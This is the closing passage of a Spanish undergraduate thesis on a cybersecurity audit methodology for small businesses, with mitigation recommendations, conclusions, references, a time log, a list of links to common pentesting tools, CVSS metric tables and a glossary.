- Implementar políticas de contraseñas seguras que incluyan una renovación periódica de las mismas.

■ **Mitigación de vulnerabilidades explotadas durante la auditoría:**

- Configurar la firma de SMB en todos los equipos de Active Directory para evitar ataques de envenenamiento de tráfico de la red.
- Habilitar autenticación con credenciales complejas en paneles de administración accesibles vía web.
- Para la vulnerabilidad en el servidor IPMI (IP: 192.168.100.2), donde se obtuvo el hash del usuario `root`, se recomienda desactivar el acceso IPMI desde redes abiertas e implementar autenticación robusta.

■ **Mitigación general de vulnerabilidades detectadas:**

- Cerrar puertos innecesarios como Telnet, FTP y HTTP sin cifrado, sustituyéndolos por SSH y HTTPS.
- Actualizar los servicios y firmwares de todos los dispositivos a sus últimas versiones estables.
- Restringir el acceso remoto solo a direcciones IP autorizadas mediante firewall o listas de control.

■ **Buenas prácticas alineadas con ISO/IEC 27001:**

- Implementar mecanismos de autenticación multifactor (MFA) en los accesos a sistemas críticos y cuentas privilegiadas.
- Establecer un plan formal de gestión de incidentes y procedimientos de respuesta rápida.
- Realizar auditorías periódicas de seguridad interna y controles de cumplimiento de políticas.
- Formar y concienciar al personal en seguridad de la información y buenas prácticas digitales.
- Gestionar correctamente los respaldos con pruebas periódicas de restauración y cifrado en reposo.

### Cierre de la auditoría

Concluida la fase técnica y documental, la auditoría quedó cerrada de forma oficial mediante la entrega de los informes técnico y ejecutivo a través de un canal seguro con cifrado de extremo a extremo. La organización recibió la documentación, garantizando la trazabilidad y protección de toda la información generada durante el proceso.

## CAPÍTULO 10

---

# Resultados del proyecto

---

A lo largo del desarrollo de este Trabajo Fin de Grado se han cumplido con éxito todos los objetivos planteados, superando incluso las expectativas iniciales. En primer lugar, se ha establecido un marco teórico completo que introduce los fundamentos esenciales de la ciberseguridad, permitiendo que cualquier persona, incluso sin experiencia técnica previa, pueda comprender el contexto y los principios básicos necesarios para abordar una auditoría.

Seguidamente, se ha diseñado una metodología de auditoría de ciberseguridad estructurada y adaptada a las necesidades de las PYMEs, basada en el estándar *NIST SP 800-115* y enriquecida con buenas prácticas obtenidas mediante entrevistas con profesionales de una empresa especializada en el sector. Esta combinación ha dado lugar a una propuesta metodológica realista, aplicable y validada externamente, que se presenta como una guía clara, accesible y bien estructurada. Dicha metodología constituye la principal aportación de este trabajo.

Posteriormente, esta metodología se ha puesto en práctica mediante la realización de un caso real de auditoría a una PYME, lo que ha permitido validar su utilidad y aplicabilidad en un entorno real. Como resultado de la implementación del modelo propuesto para evaluar la seguridad de la empresa, se han entregado informes técnicos completos que detallan las vulnerabilidades detectadas, los riesgos asociados y un conjunto de planes de mitigación y mejora.

Además, se han llevado a cabo una serie de acciones complementarias de gran valor para la empresa auditada, entre las que destacan:

- La reorganización del inventario de activos, eliminando y reubicando equipamiento obsoleto o sin uso.

- La propuesta de mejoras sobre la infraestructura tecnológica y los procesos operativos existentes.
- El diseño y documentación de una topología de red actualizada, inexistente hasta la realización de esta auditoría.

Estas acciones han contribuido significativamente a mejorar la postura de ciberseguridad de la organización y a demostrar la aplicabilidad real del modelo propuesto.

## Conclusiones

---

La metodología desarrollada en este proyecto representa una aportación significativa al campo de la auditoría de ciberseguridad aplicada a entornos PYME. A diferencia de otros marcos de referencia excesivamente técnicos y difíciles de implementar, esta propuesta proporciona a las pequeñas empresas un marco operativo claro, permitiéndoles evaluar su seguridad de forma estructurada, identificar riesgos y planificar mejoras sin depender de consultorías externas.

Esta ventaja diferencial se ha reforzado gracias al enfoque adoptado durante el proyecto, documentando el procedimiento de auditoría de una empresa especializada y sintetizando lo mejor de dicha metodología con el estándar NIST, generando una propuesta intermedia adaptada a entornos PYME. El resultado ha sido una guía práctica, comprensible y validada en un entorno real, que recoge lo mejor de ambos enfoques y ofrece una solución equilibrada entre teoría y práctica.

Con todo ello, se consolida una base metodológica útil y escalable que puede servir como punto de partida para futuras auditorías en organizaciones con características similares. Su aplicabilidad y flexibilidad la convierten en una herramienta especialmente valiosa en un contexto donde la ciberseguridad es crítica, pero los recursos son limitados.

### 11.1. Líneas futuras

Como acciones futuras que han quedado fuera del alcance de este proyecto debido a sus limitaciones, se presentan las siguientes propuestas.

- **Ampliar el conjunto de pruebas ofensivas:** se plantea incluir técnicas más avanzadas que amplíen el alcance actual, ofreciendo una evaluación más realista del panorama de amenazas al que se enfrentan las PYMEs.

- **Evaluuar la metodología en distintos tipos de organización:** aplicar el modelo en diferentes entornos de empresas, como aplicarla en sistemas de tecnologías operacionales (OT) fuera del alcance práctico de la auditoría.
- **Digitalización del proceso:** desarrollar una aplicación que automatice fases clave de la auditoría y guíe al usuario durante su implementación, especialmente para perfiles no técnicos.

## 11.2. Reflexión personal

Este proyecto me ha permitido aprender en profundidad cuáles son las etapas fundamentales de una auditoría de ciberseguridad, así como las herramientas y técnicas más utilizadas en el sector de la ciberseguridad ofensiva. Además, me ha ayudado a conocer mejor la situación actual de la ciberseguridad en el entorno de las PYMEs.

En general, ha sido una experiencia muy valiosa tanto a nivel técnico como personal, gracias al apoyo y la confianza de mi tutor, quien me ha dado la oportunidad de ejecutar esta metodología en un entorno real y de acercarme a profesionales del sector, lo que ha enriquecido notablemente el desarrollo del trabajo y mi formación. Todo ello ha reforzado mi motivación por continuar creciendo en el ámbito de la ciberseguridad.

# Referencias

---

- [1] napalm. (2023, 2 de Diciembre). *Mariscada virtual en el servidor de CCOO* [Entrada de blog]. Recuperado el 8 de Febrero de 2025, de <https://defsec.noblogs.org/mariscada-virtual-en-el-servidor-de-ccoo/>
- [2] AV-TEST. (s.f.). *Malware Statistics Portal* [Página web]. Recuperado el 10 de Enero de 2025, de <https://portal.av-atlas.org/malware>
- [3] Ceada Ramos, J. L. (2018, 3 de Agosto). *Informe final sobre la consulta preliminar del mercado: “Perfiles profesionales ámbito informático”* [Informe técnico]. Junta de Andalucía. Recuperado el 13 de Febrero de 2025, de <https://www.juntadeandalucia.es/haciendayadministracionpublica/apl/pdc-front-publico/perfiles-licitaciones/consultas-preliminares/detalle?idExpediente=000000078484>
- [4] Hiscox. (2022, 27 de Junio). *El 44% de las pymes españolas sufrió al menos un ciberataque durante 2021* [Nota de prensa]. Recuperado el 13 de Febrero de 2025, de <https://www.hiscox.es/el-44-de-las-pymes-espanolas-sufrio-al-menos-un-ciberataque-durante-2021>
- [5] INCIBE. (2023, 29 de Marzo). *INCIBE gestionó más de 118.000 incidentes de ciberseguridad durante 2022, un 9 % más que en 2021* [Nota de prensa]. Recuperado el 13 de Febrero de 2025, de <https://www.incibe.es/incibe/sala-de-prensa/incibe-gestiono-mas-115000-incidentes-ciberseguridad-durante-2022-9-mas>
- [6] PwC España. (2021). *El 86 % de las compañías españolas carecen de una cultura de ciberseguridad entre los empleados* [Nota de prensa]. Recuperado el 13 de Febrero de 2025, de <https://www.pwc.es/es/sala-prensa/notas-prensa/2021/companias-espanolas-cultura-ciberseguridad-empleados.html>
- [7] Treyder. (s.f.). *La ciberseguridad en las PYMES: Cómo proteger tu negocio de las amenazas en línea* [Entrada de blog]. Recuperado el 7 de Abril de 2025, de <https://www.treyder.com/blog/ciberseguridad-en-las-pymes/>
- [8] Morales-López & Taipe-Yanez & Pallo-Tulmo, (2024) *Estrategias de Auditoría en ciberseguridad y su importancia en las empresas una revisión bibliográfica* Recuperado el 07 de Abril de 2025, de <https://www.investigarmqr.com/ojs/index.php/mqr/article/view/1436/4849>
- [9] Toms, L. (2021, 30 de Julio). *5 riesgos de seguridad para las PYMEs que se deben tener en cuenta.* GlobalSign. Recuperado el 7 de Abril de 2025, de <https://www.globalsign.com/es/blog/>

- [10] Fortinet. (s.f.). *Threat Map* [Mapa interactivo]. Recuperado el 7 de Abril de 2025, de <https://fortiguard.fortinet.com/threat-map>
- [11] Viteri-Hernández, C., & Avila-Pesantez, D. (2024). *Exploración integral de la seguridad en redes de proveedores de servicios de Internet: Una revisión sistemática de literatura*. Recuperado el 5 de Mayo de 2025, de [https://perspectivas.espoch.edu.ec/RCP\\_ESPOCH/article/view/215/146](https://perspectivas.espoch.edu.ec/RCP_ESPOCH/article/view/215/146)
- [12] INCIBE. (2015, 4 de Diciembre). *Introducción a INCIBE* [Video]. Recuperado el 24 de Mayo de 2025, de <https://www.youtube.com/watch?v=zFCq191o1oA>
- [13] Centro Nacional de Inteligencia. (s.f.). *Objetivos y valores*. Recuperado el 24 de Mayo de 2025, de <https://www.cni.es/sobre-el-cni/objetivos-y-valores>
- [14] Centro Criptológico Nacional (CCN-CERT). (s.f.). *Portal del CCN-CERT*. Recuperado el 24 de Mayo de 2025, de <https://www.ccn-cert.cni.es/es/sobre-nosotros/>
- [15] Agencia Española de Protección de Datos (AEPD). (2024, 13 de Marzo). *Portal de la AEPD*. Recuperado el 24 de Mayo de 2025, de <https://www.aepd.es/la-agencia/transparencia/informacion-de-caracter-institucional-organizativa-y-de-planificacion-0>
- [16] National Institute of Standards and Technology (NIST). (s.f.). *Cybersecurity Framework*. Recuperado el 24 de Mayo de 2025, de <https://www.nist.gov/about-nist>
- [17] Device42. (2024). *NIST CSF Categories: Description, Examples, and Best Practices*. Recuperado el 24 de Mayo de 2025, de <https://www.device42.com/compliance-standards/nist-csf-categories/>
- [18] SEGURIDAD CERO (2022, 26 de Mayo). *Ciberseguridad Buenas Prácticas / NIST* [Video]. Recuperado el 24 de Mayo de 2025, de [https://www.youtube.com/watch?v=i3McVotWrl8&t=718s&ab\\_channel=SEGURIDADCERO](https://www.youtube.com/watch?v=i3McVotWrl8&t=718s&ab_channel=SEGURIDADCERO)
- [19] SANS Institute. (s.f.). *SANS Cyber Security Training and Certifications*. Recuperado el 25 de Mayo de 2025, de <https://www.sans.org/>
- [20] SANS Institute. (s.f.). *Red Team Operations Certifications*. Recuperado el 25 de Mayo de 2025, de <https://www.giac.org/focus-areas/offensive-operations/>
- [21] Centro Criptológico Nacional (CCN-CERT). (s.f.). *Esquema Nacional de Seguridad (ENS)*. Recuperado el 26 de Mayo de 2025, de <https://ens.ccn.cni.es/es/que-es-el-ens/faq>
- [22] Agencia Española de Protección de Datos (AEPD) (s.f.). *Reglamento General de Protección de Datos (RGPD)*. Recuperado el 26 de Mayo de 2025, de <https://ens.ccn.cni.es/es/que-es-el-ens>
- [23] Boletín Oficial del Estado. (2018). *Ley Orgánica 3/2018, de Protección de Datos Personales y garantía de los derechos digitales*. Recuperado el 26 de Mayo de 2025, de <https://www.boe.es/eli/es/lo/2018/12/05/3>

- [24] Ingertec. (s.f.). *Directiva NIS 2*. Recuperado el 28 de Mayo de 2025, de <https://ingertec.com/ciberseguridad/directiva-nis-2/>
- [25] International Organization for Standardization. (s.f.). *NORMA ISO 27001*. Recuperado el 28 de Mayo de 2025, de <https://www.normaiso27001.es/>
- [26] 4IT Networks. (s.f.). *Seguridad y Protección de la Información*. Recuperado el 28 de Mayo de 2025, de <https://www.4itn.mx/ciberseguridad/>
- [27] UNIR FP. (s.f.). *Auditoría de seguridad informática: definición, tipos y fases*. Recuperado el 13 de Junio de 2025, de <https://unirfp.unir.net/revista/ingenieria-y-tecnologia/auditoria-seguridad-informatica/>
- [28] INCIBE. (2025, 14 de Mayo). *Auditoría de ciberseguridad: qué es, para qué sirve y cómo formarte en este campo*. Recuperado el 14 de Junio de 2025, de <https://www.incibe.es/index.php/ed2026/talento-hacker/blog/auditoria-de-ciberseguridad-que-es-para-que-sirve-y-como-formarte-en-este-campo>
- [29] OWASP Foundation. (s.f.). *Open Web Application Security Project*. Recuperado el 22 de Mayo de 2025, de <https://owasp.org/about/>
- [30] ISECOM. (s.f.). *OSSTMM – Open Source Security Testing Methodology Manual*. Recuperado el 22 de Mayo de 2025, de <https://www.isecom.org/OSSTMM.3.pdf>
- [31] European Central Bank. (s.f.). *TIBER-EU Framework*. Recuperado el 22 de Mayo de 2025, de [https://www.ecb.europa.eu/pub/pdf/other/ecb.tiber\\_eu\\_framework.en.pdf](https://www.ecb.europa.eu/pub/pdf/other/ecb.tiber_eu_framework.en.pdf)
- [32] National Institute of Standards and Technology. (2020). *NIST Special Publication 800-53 Revision 5: Security and Privacy Controls for Information Systems and Organizations*. Recuperado el 22 de Mayo de 2025, de <https://doi.org/10.6028/NIST.SP.800-53r5>
- [33] Scarfone, K., Souppaya, M., Cody, A., & Orebaugh, A. (2008). *Technical guide to information security testing and assessment (NIST SP 800-115)*. National Institute of Standards and Technology. Recuperado el 22 de Mayo de 2025, de <https://doi.org/10.6028/NIST.SP.800-115>
- [34] Felipe Redondo, A. M., & Núñez Cárdenas, F. J. (2024). *Criterios de selección de herramientas para pentesting*. Artículo Científico. Recuperado el 8 de Abril de 2025, de <https://repository.uaeh.edu.mx/revistas/index.php/huejutla/article/view/12763/11251>
- [35] BeeHackers. (s.f.). *BeeHackers*. [Página Web] Recuperado el 7 de junio de 2025, de <https://beehackers.es/>
- [36] FIRST. (s.f.). *Common Vulnerability Scoring System*. Recuperado el 7 de Junio de 2025, de <https://www.first.org/cvss/specification-document>

- [37] FIRST. (s.f.). *CVSS v3.1 Calculator*. Recuperado el 13 de Junio de 2025, de <https://www.first.org/cvss/calculator/3.1>
- [38] National Institute of Standards and Technology. (2012). *Guide for conducting risk assessments*. Recuperado el 07 de Junio de 2025, de <https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-30r1.pdf>

# Anexo 1. Registro de actividades en Clockify

---

A continuación se muestra el enlace al recurso utilizado para el control del tiempo y la gestión de tareas del proyecto. Este recurso, gestionado a través de la plataforma Clockify, recoge de forma detallada todas las actividades realizadas durante el desarrollo del TFG.

El registro incluye:

- El total de horas dedicadas al desarrollo del proyecto.
- Las fechas y horas dedicadas a cada tarea.
- Las actividades clasificadas según las fases establecidas en el cronograma.
- Una breve descripción para cada actividad desarrollada.

## Dirección URL

<https://app.clockify.me/shared/6850b104c05e9c27f0e7489e>

A modo de resumen, en el siguiente cuadro se presenta la distribución total de horas invertidas en el proyecto, clasificadas según la fase correspondiente.

- **Preinicio:** Fase dedicada a la búsqueda del tema del TFG.
- **Plan de inicio:** Incluye las primeras reuniones con el tutor y el CTO de BeeHacker (Ramón), exploración de temas potenciales y adjudicación del proyecto.
- **Planificación:** Evaluación del alcance, definición de objetivos, metodologías, y elaboración de la estructura del proyecto.
- **Desarrollo del producto:** Redacción e investigación teórica de la memoria del TFG.
- **Caso práctico:** Preparación y ejecución de la auditoría en la empresa colaboradora.

<b>Fase</b>	<b>Horas dedicadas</b>
Preinicio	4
Plan de inicio	29
Planificación	31
Desarrollo del producto	157
Caso práctico	92
Presentación	8
<b>Total</b>	<b>321</b>

Cabe destacar que, complementariamente al desarrollo del presente Trabajo de Fin de Grado, se han invertido 60 horas de formación mediante cursos online recomendados por BeeHacker. Estas actividades han abordado contenidos sobre la configuración de entornos Linux, programación en Python orientada a la seguridad informática, introducción al hacking ético y auditoría de redes inalámbricas. El objetivo de esta formación ha sido adquirir una base sólida que permitiera afrontar las fases prácticas de la auditoría, así como familiarizarse con algunas de las herramientas y metodologías empleadas en el sector profesional.

# Anexo 2. Enlaces oficiales de herramientas de pentesting

---

## Sistemas Operativos

Herramienta	URL
Kali Linux	<a href="https://www.kali.org">https://www.kali.org</a>
Parrot OS	<a href="https://www.parrotsec.org">https://www.parrotsec.org</a>

## Herramientas OSINT

Herramienta	URL
Shodan	<a href="https://www.shodan.io">https://www.shodan.io</a>
Censys	<a href="https://censys.io">https://censys.io</a>
TheHarvester	<a href="https://github.com/laramies/theHarvester">https://github.com/laramies/theHarvester</a>
Maltego	<a href="https://www.maltego.com">https://www.maltego.com</a>

## Herramientas de Enumeración y Escaneo

Herramienta	URL
Nmap	<a href="https://nmap.org">https://nmap.org</a>
Nessus	<a href="https://www.tenable.com/products/nessus">https://www.tenable.com/products/nessus</a>
SQLmap	<a href="https://sqlmap.org">https://sqlmap.org</a>
OpenVAS (Greenbone)	<a href="https://www.greenbone.net/en/">https://www.greenbone.net/en/</a>
Nikto	<a href="https://github.com/sullo/nikto">https://github.com/sullo/nikto</a>

## Herramientas para Aplicaciones Web

Herramienta	URL
Burp Suite	<a href="https://portswigger.net/burp">https://portswigger.net/burp</a>
ZAP (Zed Attack Proxy)	<a href="https://www.zaproxy.org">https://www.zaproxy.org</a>

## Herramientas para Auditoría de Redes Wi-Fi

Herramienta	URL
Aircrack-ng	<a href="https://www.aircrack-ng.org">https://www.aircrack-ng.org</a>
Wifi Pineapple	<a href="https://shop.hak5.org/collections/2025-best-sellers/products/wifi-pineapple-enterprise">https://shop.hak5.org/collections/2025-best-sellers/products/wifi-pineapple-enterprise</a>
Evil-Trust	<a href="https://github.com/s4vitar/evilTrust">https://github.com/s4vitar/evilTrust</a>

## Herramientas Físicas (Hardware Hacking)

Herramienta	URL
Flipper Zero	<a href="https://flipperzero.one">https://flipperzero.one</a>
USB Rubber Ducky	<a href="https://shop.hak5.org/products/usb-rubber-ducky-deluxe">https://shop.hak5.org/products/usb-rubber-ducky-deluxe</a>

## Post-Explotación y Explotación

Herramienta	URL
Metasploit	<a href="https://www.metasploit.com">https://www.metasploit.com</a>
John the Ripper	<a href="https://www.openwall.com/john">https://www.openwall.com/john</a>
BloodHound	<a href="https://github.com/BloodHoundAD/BloodHound">https://github.com/BloodHoundAD/BloodHound</a>
NetExec (antes CrackMapExec)	<a href="https://github.com/Pennyw0rth/NetExec">https://github.com/Pennyw0rth/NetExec</a>
Mimikatz	<a href="https://github.com/gentilkiwi/mimikatz">https://github.com/gentilkiwi/mimikatz</a>

## Análisis de Tráfico de Red

Herramienta	URL
Wireshark	<a href="https://www.wireshark.org">https://www.wireshark.org</a>

# Anexo 3: Métricas utilizadas en el sistema CVSS

---

En este anexo, se presentan las tablas resumen con las métricas que conforman el sistema CVSS en su versión 3.1, utilizadas para evaluar la gravedad técnica de las vulnerabilidades.

## A.1. Métricas base

Cuadro 25: Resumen de métricas base del sistema CVSS 3.1

Métrica	Valores posibles	Descripción
<b>Vector de Ataque (AV)</b>	Network (N), Adjacent (A), Local (L), Physical (P)	Medio desde el cual puede explotarse la vulnerabilidad.
<b>Complejidad del Ataque (AC)</b>	Low (L), High (H)	Grado de dificultad técnica para explotar la vulnerabilidad.
<b>Privilegios Requeridos (PR)</b>	None (N), Low (L), High (H)	Nivel de permisos necesarios para ejecutar el ataque.
<b>Interacción del Usuario (UI)</b>	None (N), Required (R)	Si se requiere acción del usuario para completar la explotación.
<b>Ámbito (S)</b>	Unchanged (U), Changed (C)	Si la vulnerabilidad afecta otros componentes fuera del sistema afectado.
<b>Confidencialidad (C)</b>	None (N), Low (L), High (H)	Impacto sobre la exposición de información.
<b>Integridad (I)</b>	None (N), Low (L), High (H)	Impacto sobre la modificación de datos o sistemas.
<b>Disponibilidad (A)</b>	None (N), Low (L), High (H)	Impacto sobre la continuidad del servicio.

## A.2. Métricas temporales

Cuadro 26: Resumen de métricas temporales del sistema CVSS 3.1

Métrica	Valores posibles	Descripción
<b>Madurez del Exploit (E)</b>	X, U, P, F, H	Disponibilidad y funcionalidad del exploit.
<b>Nivel de Remediación (RL)</b>	X, O, T, W, U	Existencia de solución oficial o alternativa.
<b>Confianza en el Reporte (RC)</b>	X, U, R, C	Veracidad y confirmación del informe técnico.

## A.3. Métricas ambientales

Cuadro 27: Resumen de métricas ambientales del sistema CVSS 3.1

Métrica	Valores posibles	Descripción
<b>Requisito de Confidencialidad (CR)</b>	X, L, M, H	Importancia de la confidencialidad en el entorno.
<b>Requisito de Integridad (IR)</b>	X, L, M, H	Importancia de la integridad de los datos.
<b>Requisito de Disponibilidad (AR)</b>	X, L, M, H	Importancia de la continuidad del servicio.
<b>Métricas Modificadas (MAV, MAC, MPR, etc.)</b>	Mismos valores que métricas base + X	Permiten personalizar la evaluación en función del entorno específico.

# Anexo 4: Glosario de términos

---

A continuación se presenta un glosario con los principales términos utilizados en el presente trabajo:

- **AD:** Active Directory. Servicio de directorio desarrollado por Microsoft para gestionar usuarios, equipos y recursos en una red.
- **AEPD:** Agencia Española de Protección de Datos. Autoridad nacional encargada de velar por el cumplimiento del RGPD y la LOPD-GDD en España.
- **AP:** Access Point (Punto de acceso). Dispositivo que permite la conexión de dispositivos inalámbricos a una red cableada.
- **APA:** American Psychological Association. Estilo de citación utilizado habitualmente en ciencias sociales y documentos académicos.
- **API:** Application Programming Interface. Conjunto de funciones que permite la comunicación entre diferentes aplicaciones o servicios.
- **ARP:** Address Resolution Protocol. Protocolo que asocia direcciones IP con direcciones MAC en redes locales.
- **BLE:** Bluetooth Low Energy. Versión de bajo consumo del estándar Bluetooth, usado en dispositivos IoT y móviles.
- **BSSID:** Basic Service Set Identifier. Dirección MAC única del punto de acceso WiFi.
- **CCN-CERT:** Capacidad de Respuesta a Incidentes del Centro Criptológico Nacional. Organismo especializado en ciberseguridad y respuesta a amenazas en la administración pública.
- **CIDR:** Classless Inter-Domain Routing. Notación para representar rangos de direcciones IP mediante una dirección seguida de una barra y el número de bits de red (ej. /24).
- **CISO:** Chief Information Security Officer. Directivo encargado de definir y supervisar la estrategia de ciberseguridad de una organización.
- **CMD:** Command. Abreviatura común para referirse a la línea de comandos o terminal.

- **CoAP**: Constrained Application Protocol. Protocolo optimizado para dispositivos IoT con recursos limitados.
- **CNI**: Centro Nacional de Inteligencia. Agencia de inteligencia española con competencias en seguridad del Estado.
- **CSRF**: Cross-Site Request Forgery. Ataque que hace que un usuario autenticado ejecute acciones no deseadas en una aplicación web.
- **CTO**: Chief Technology Officer. Responsable de la estrategia tecnológica y del liderazgo en innovación dentro de una organización.
- **CVE**: Common Vulnerabilities and Exposures. Identificador estándar para vulnerabilidades conocidas en software y hardware.
- **DDoS**: Distributed Denial of Service. Ataque que busca colapsar un sistema mediante el envío masivo de tráfico desde múltiples fuentes.
- **DNS**: Domain Name System. Sistema que traduce nombres de dominio legibles por humanos a direcciones IP.
- **EE**: Entorno Empresarial. Conjunto de condiciones externas e internas que afectan a la actividad de una empresa.
- **EI**: Entorno Interno. Factores y recursos propios de una organización que influyen en su gestión y seguridad.
- **ENS**: Esquema Nacional de Seguridad. Marco normativo español que establece requisitos de seguridad para sistemas de las administraciones públicas.
- **GHDB**: Google Hacking Database. Base de datos de búsquedas avanzadas que pueden revelar información sensible mediante motores de búsqueda.
- **GIAC**: Global Information Assurance Certification. Conjunto de certificaciones profesionales en seguridad de la información emitidas por SANS.
- **GPO**: Group Policy Object. Conjunto de reglas en sistemas Windows que controlan la configuración de usuarios y equipos.
- **HTTP**: HyperText Transfer Protocol. Protocolo utilizado para la transferencia de datos en la web.
- **IDOR**: Insecure Direct Object Reference. Vulnerabilidad que permite acceder a recursos sin autorización mediante manipulación de identificadores.
- **IDS/IPS**: Intrusion Detection/Prevention System. Sistemas para detectar (IDS) y prevenir (IPS) accesos o actividades maliciosas en una red.
- **INCIBE**: Instituto Nacional de Ciberseguridad. Organismo español encargado de impulsar la ciberseguridad en ciudadanos, empresas y operadores estratégicos.

- **IoT**: Internet of Things. Red de dispositivos físicos conectados a internet que recopilan y comparten datos.
- **ISO/IEC**: Conjunto de estándares internacionales de la Organización Internacional de Normalización y la Comisión Electrotécnica Internacional.
- **LOPD-GDD**: Ley Orgánica de Protección de Datos y Garantía de Derechos Digitales. Ley española que adapta el RGPD al marco legal nacional.
- **MFA**: Multi-Factor Authentication. Sistema de autenticación que requiere más de un factor (como contraseña y código enviado al móvil) para verificar la identidad de un usuario.
- **MITM**: Man-In-The-Middle. Ataque en el que un tercero intercepta y/o modifica las comunicaciones entre dos partes sin que estas lo sepan.
- **MQTT**: Message Queuing Telemetry Transport. Protocolo ligero para la comunicación entre dispositivos IoT.
- **NDA**: Non-Disclosure Agreement (Acuerdo de confidencialidad). Contrato legal que obliga a las partes a no divulgar información sensible o confidencial.
- **NIST**: National Institute of Standards and Technology. Organismo estadounidense que publica estándares y guías de ciberseguridad de referencia internacional.
- **OS**: Operating System. Software principal que gestiona el hardware y recursos de un sistema.
- **OSINT**: Open Source Intelligence. Recopilación de información a partir de fuentes públicas como parte del proceso de análisis o investigación.
- **OSSTMM**: Open Source Security Testing Methodology Manual. Marco metodológico abierto para auditorías de seguridad y evaluación de riesgos.
- **OT**: Operational Technology. Tecnología utilizada para el control de procesos físicos (como maquinaria industrial), distinta de la TI tradicional.
- **OWASP**: Open Web Application Security Project. Proyecto abierto que promueve buenas prácticas y recursos para mejorar la seguridad de las aplicaciones web.
- **Pymes**: Pequeñas y Medianas Empresas. Negocios con limitaciones de recursos humanos y económicos en comparación con grandes corporaciones.
- **Protocolos**: Conjunto de reglas que rigen la comunicación entre dispositivos en una red (ej. HTTP, FTP, TCP/IP).
- **PTES**: Penetration Testing Execution Standard. Estándar que define buenas prácticas y metodologías para realizar pruebas de penetración (pentesting).
- **RCE**: Remote Code Execution. Vulnerabilidad que permite ejecutar código malicioso de forma remota en un sistema comprometido.

- **RGPD:** Reglamento General de Protección de Datos. Normativa europea que regula el tratamiento de datos personales y garantiza los derechos de los ciudadanos.
- **SANS:** SysAdmin, Audit, Network and Security. Organización líder en formación y certificación en ciberseguridad.
- **SGSI:** Sistema de Gestión de Seguridad de la Información. Conjunto de políticas, procedimientos y controles diseñados para proteger los activos de información.
- **SMS:** Short Message Service. Servicio de mensajería de texto utilizado también como segundo factor de autenticación.
- **SQL:** Structured Query Language. Lenguaje utilizado para gestionar bases de datos, a menudo objetivo de ataques como la inyección SQL.
- **SQLi:** SQL Injection. Ataque que consiste en insertar comandos SQL maliciosos en formularios o URLs para manipular bases de datos.
- **SSH:** Secure Shell. Protocolo de red que permite la administración remota segura de sistemas.
- **SSID:** Service Set Identifier. Nombre que identifica una red Wi-Fi.
- **SUID:** Set User ID. Permiso especial en sistemas Unix que permite ejecutar un archivo con los privilegios del propietario.
- **TFG:** Trabajo de Fin de Grado. Proyecto académico obligatorio para la obtención del título universitario de grado.
- **TIBER:** Threat Intelligence-Based Ethical Red Teaming. Marco europeo para realizar ejercicios avanzados de simulación de ciberataques en infraestructuras críticas.
- **TI:** Tecnologías de la Información. Conjunto de recursos tecnológicos utilizados para gestionar y procesar información.
- **TOR:** The Onion Router. Red diseñada para navegar de forma anónima a través de múltiples capas de cifrado.
- **UE:** Unión Europea. Comunidad política y económica que agrupa a 27 países europeos, responsable de normativas como el RGPD.
- **UPnP:** Universal Plug and Play. Conjunto de protocolos que permite la conexión automática de dispositivos en una red.
- **VLAN:** Virtual LAN. Red lógica que segmenta dispositivos dentro de una misma red física para mejorar la seguridad y eficiencia.
- **VPN:** Virtual Private Network. Red privada virtual que cifra la conexión a internet para proteger la privacidad y seguridad.

- **WAF:** Web Application Firewall. Sistema de seguridad que protege aplicaciones web contra ataques como XSS o SQLi.
- **WEP:** Wired Equivalent Privacy. Protocolo de seguridad obsoleto para redes Wi-Fi, vulnerable a múltiples ataques.
- **WPA:** Wi-Fi Protected Access. Protocolo de seguridad para redes inalámbricas, sucesor de WEP.
- **XSS:** Cross-Site Scripting. Vulnerabilidad que permite injectar scripts maliciosos en páginas web vistas por otros usuarios.
- **XXE:** XML External Entity. Vulnerabilidad que permite a un atacante acceder a archivos o recursos internos a través de procesamiento inseguro de XML.